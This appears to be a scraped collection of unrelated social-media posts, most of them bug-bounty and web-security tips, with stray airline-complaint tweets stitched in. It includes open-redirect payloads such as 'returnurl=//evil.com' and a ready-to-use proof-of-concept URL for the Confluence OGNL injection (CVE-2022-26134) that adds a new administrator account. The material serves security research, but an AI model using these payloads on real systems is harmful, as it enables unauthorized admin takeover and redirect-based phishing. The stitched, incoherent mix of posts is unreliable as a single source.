Quick way to identify postMessage calls in any target! 🧐
> Search JS files for "addEventListener('message',"
> Search for "postMessage(" method calls
> Use your browser dev tools to list all postMessage implementations (Sources → Global Listeners → message)
> Set breakpoints on DOMWindow.message events
> Use a web extension like Burp Suite DOM Invador or PostMessage-Tracker by @fransrosen
More in next post! 👇

claudit - Smart contract security findings for AI coding agents - https://t.co/KyK2WoqrxQ
Search Solodit's 20,000+ audit findings from Claude Code and Codex CLI.
@achabi_7@Hacker0x01@AsrcSecurity It’s painful to see all our efforts going waste. Encountered a comparable problem on a vdp program, where there was a significant account takeover issue. Nevertheless, their indifference remains unchanged.
@IndiGo6E Indeed, the incident was mentioned at the Abu Dhabi Airport, but the personnel there informed me that they are unable to take any action, and furthermore, Indigo Airlines does not offer any form of reimbursement.
@IndiGo6E My trolley bag was mishandled and now the handle button is stuck. This is unacceptable! Terrible service. Never flying with you again. #CustomerServiceFail#TravelWoes
[1/5] A small thread.
#nuclei is a really nice and fast scanner by @pdnuclei that is also popular with #bugbounty#hackers.
Being so fast out of box, quite often it can overwhelm the target server(s).
Here are couple of tips on how to improve your #nuclei scanning results:
Guys, I'm getting a lot of msg for steps, this is how you can use payloads for DOM XSS, And also you can use different open redirection payloads.
1. returnurl=https://t.co/0o3bgjC9dd
2. returnurl=//evil.com
3. returnurl=/\/\https://t.co/0o3bgjC9dd
#bugbountytips


PoC - localhost/${%23this.getUserAccessor().addUser('httpvoid','pwn@1234','[email protected]','HttpVoid',%40com.atlassian.confluence.util.GeneralUtil@splitCommaDelimitedString("confluence-administrators,confluence-users"))}/ to add a new admin user.
Very simple POC for Atlassian Confluence Pre-Auth OGNL Injection && RCE (CVE-2022-26134)
Setup a pre-built environment to test it in 5 seconds: https://t.co/oH6GJ1mel1
Why 5 minutes not 10 seconds? Because you should apply a trial license from Atlassian😂#vulhub
linWinPwn - A Bash Script That Automates A Number Of Active Directory Enumeration And Vulnerability Checks https://t.co/ZKGU84Ztca #cybersecurity#bugbountytips#hacking#tools
💥 New article "Fuzzing for XSS via nested parsers condition" by our researcher @Psych0tr1a.
This techniques allowed us to find a bunch of vulnerabilities in popular web products that no one had noticed before!
https://t.co/7SpknkeMsO